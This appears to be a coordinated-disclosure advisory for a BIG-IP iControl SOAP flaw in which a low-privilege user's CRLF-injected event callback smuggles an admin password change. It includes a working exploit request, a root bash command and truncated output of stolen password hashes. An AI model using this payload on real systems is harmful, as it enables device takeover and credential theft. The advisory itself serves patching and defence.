PTT-2026-007 - BIG-IP - Authenticated Remote Code Execution via iControl SOAP CRLF Injection

CVE-ID: CVE-2026-125274

Credits:

Dan Stefan Alexandru of Pentest-Tools.com

Environment:

- F5 BIG-IP v21.1.0 Build 0.0.38, default LTM configuration
- Any authenticated TMUI user account (any role except "No Access")

CVSSv3: Critical - 9.9 : AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H

Note: Any authenticated iControl SOAP user, including the lowest-privilege Guest role can change the admin password, extract all user password hashes (SHA-512), and execute arbitrary commands as root. The attack is fully self-triggered: the Guest user's own password change operation fires the exploit callback immediately.

Description:

F5 BIG-IP's iControl SOAP API contains a chain of vulnerabilities that allow any authenticated user, regardless of assigned role, to change the administrator password, extract all user password hashes, and achieve root-level remote code execution on the underlying operating system.

The iControl SOAP API (iControlPortal.cgi) authenticates users via PAM but fails to enforce role-based authorization on the "Management.EventSubscription.create()" method. A Guest-role user can create event subscriptions with arbitrary callback URLs, including URLs containing CRLF injection sequences.

The callback URL is stored with XML-entity-encoded CRLF characters ("
"). When “eventd” triggers the callback via EasySoap++/0.6, these

entities are decoded to literal “\r\n” bytes. EasySoap++ does not sanitize CRLF characters in URLs before constructing the HTTP callback request, enabling HTTP request smuggling.

The smuggled HTTP request targets the iControl SOAP endpoint on localhost (127.0.0.1). Apache's httpd configuration explicitly exempts localhost connections from PAM authentication for "/iControl/" paths. The smuggled request therefore executes with full administrative privileges, regardless of the original user's role.

The attack is self-triggered: the Guest user calls "change_my_password_v2" to change their own password (a legitimate Guest-role operation). This generates an MCPd EVENTTYPE_MODIFY event on OBJECTTYPE_USERDB_ENTRY, which fires all active EventSubscription callbacks, including the CRLF-injected payload. The smuggled SOAP request executes "change_password_2" on the admin account, changing the admin password to an attacker-controlled value.

The attacker then authenticates to the REST API as admin and can execute arbitrary commands as root via "POST /mgmt/tm/util/bash", or extract SHA-512 password hashes for all users via "get_encrypted_password".

Requirements:

- A valid iControl SOAP account on the target BIG-IP (any role except "No Access" Guest, Operator, Resource Admin, Manager, or Admin)
- Network access to the BIG-IP management interface (HTTPS port 443)

Note: Guest accounts do not exist on a default BIG-IP installation, an administrator must create one. However, in production environments, low-privilege accounts are commonly provisioned for monitoring, and LDAP/RADIUS/TACACS integration frequently maps external users to Guest or Operator roles.

Fix:

The F5 developers fixed this vulnerability in F5 BIG-IP and BIG-IQ versions ≥ 21.1.0.3, 17.5.1.10, 17.1.3.6 and the advisory can be found here:

https://my.f5.com/manage/s/article/K000163936

Proof of Concept:

SOAP Authentication:

The first step is to authenticate to iControl SOAP via HTTP Basic Auth as Guest. The script calls "Management.UserManagement.get_list()" to enumerate users, confirming SOAP access and demonstrating that Guest can call admin-only methods.

CRLF-Injected EventSubscription:

The script calls "Management.EventSubscription.create()" as Guest with a callback URL containing CRLF sequences encoded as XML entities ("

"). The injected URL smuggles a complete SOAP "change_password_2" request targeting the admin account, directed at "http://127.0.0.1/iControl/iControlPortal.cgi". No Authorization header is included - Apache exempts localhost from PAM authentication.

Smuggled request structure:

```
POST /iControl/iControlPortal.cgi HTTP/1.1\r\n
Host: 127.0.0.1\r\n
Content-Type: text/xml\r\n
SOAPAction: urn:iControl:Management/UserManagement\r\n
Content-Length: 791\r\n
\r\n
<change_password_2 SOAP body>\r\n
\r\n
POST /absorb
```

Self-Trigger via Password Change:


The script calls "change_my_password_v2" to change the Guest user's own password to a temporary value. This is a legitimate Guest-role operation. MCPd registers the password change as EVENTTYPE_MODIFY on OBJECTTYPE_USERDB_ENTRY, which fires all active EventSubscription callbacks, including the CRLF-injected payload. EasySoap++/0.6 constructs the callback HTTP request with the CRLF characters intact, smuggling the "change_password_2" request to localhost iControl SOAP. The admin password is changed.

HTTP Request:

```
POST /iControl/iControlPortal.cgi HTTP/1.1
Host: 192.168.215.128
User-Agent: python-requests/2.32.5
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Content-Type: text/xml; charset=utf-8
SOAPAction: urn:iControl:Management/EventSubscription
Content-Length: 1924
Authorization: Basic cGVudGVzdF9ndWVzdDp***TRUNCATED***

<?xml version="1.0"?><soapenv:Envelope
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"><soapenv:Body><man:create
xmlns:man="urn:iControl:Management/EventSubscription"><sub_detail_list><item><name>poc_soap_au
thz</name><event_type_list><item>EVENTTYPE_ALL</item></event_type_list><url>http://127.0.0.1/iCo
ntrol/iControlPortal.cgi HTTP/1.1&#xd;&#xa;Host: 127.0.0.1&#xd;&#xa;Content-Type:
text/xml&#xd;&#xa;SOAPAction:
urn:iControl:Management/UserManagement&#xd;&#xa;Content-Length:
791&#xd;&#xa;&#xd;&#xa;&lt;?xml version=&quot;1.0&quot;
encoding=&quot;UTF-8&quot;?&gt;&lt;soapenv:Envelope
xmlns:soapenv=&quot;http://schemas.xmlsoap.org/soap/envelope/&quot;
xmlns:man=&quot;urn:iControl:Management/UserManagement&quot;
xmlns:SOAP-ENC=&quot;http://schemas.xmlsoap.org/soap/encoding/&quot;
xmlns:xsi=&quot;http://www.w3.org/2001/XMLSchema-instance&quot;
xmlns:xsd=&quot;http://www.w3.org/2001/XMLSchema&quot;&gt;&lt;soapenv:Body&gt;&lt;man:cha
nge_password_2&gt;&lt;user_names SOAP-ENC:arrayType=&quot;xsd:string[1]&quot;
xsi:type=&quot;SOAP-ENC:Array&quot;&gt;&lt;item
xsi:type=&quot;xsd:string&quot;&gt;admin&lt;/item&gt;&lt;/user_names&gt;&lt;passwords
SOAP-ENC:arrayType=&quot;man:Management.UserManagement.PasswordInfo[1]&quot;
xsi:type=&quot;SOAP-ENC:Array&quot;&gt;&lt;item&gt;&lt;is_encrypted
xsi:type=&quot;xsd:boolean&quot;&gt;false&lt;/is_encrypted&gt;&lt;password
xsi:type=&quot;xsd:string&quot;&gt;SoapBypass_Pr00f!1&lt;/password&gt;&lt;/item&gt;&lt;/passwor
ds&gt;&lt;/man:change_password_2&gt;&lt;/soapenv:Body&gt;&lt;/soapenv:Envelope&gt;&#xd;&#xa;
&#xd;&#xa;POST
/absorb</url><url_credentials><auth_mode>AUTHMODE_NONE</auth_mode><username></username
><password></password></url_credentials><ttl>600</ttl><min_events_per_timeslice>0</min_events_p
er_timeslice><max_timeslice>0</max_timeslice><enabled_state>STATE_ENABLED</enabled_state></ite
m></sub_detail_list></man:create></soapenv:Body></soapenv:Envelope>
```

Admin Verification:

The script authenticates to the REST API ("/mgmt/shared/authn/login") as admin using the new password, confirming the password change succeeded.



Root Command Execution:


The admin REST API token also enables root command execution via the REST API:

```
POST /mgmt/tm/util/bash HTTP/1.1
X-F5-Auth-Token: <admin_token>
Content-Type: application/json

{"command":"run","utilCmdArgs":"-c 'id && cat /etc/f5-release'"}

Response:
uid=0(root) gid=0(root) groups=0(root)
BIG-IP release 21.1.0 (Final)
```

Credential Theft:

The script calls "Management.UserManagement.get_encrypted_password" as admin to extract SHA-512 password hashes for all users:

```
root:$6$V8RqkDdG$3X6...
admin:$6$KIlfj7/x$hqp...
pentest_guest:$6$Vvr...
```



Cleanup:

The script deletes the EventSubscription via SOAP and restores the admin password to its original value (with --restore flag).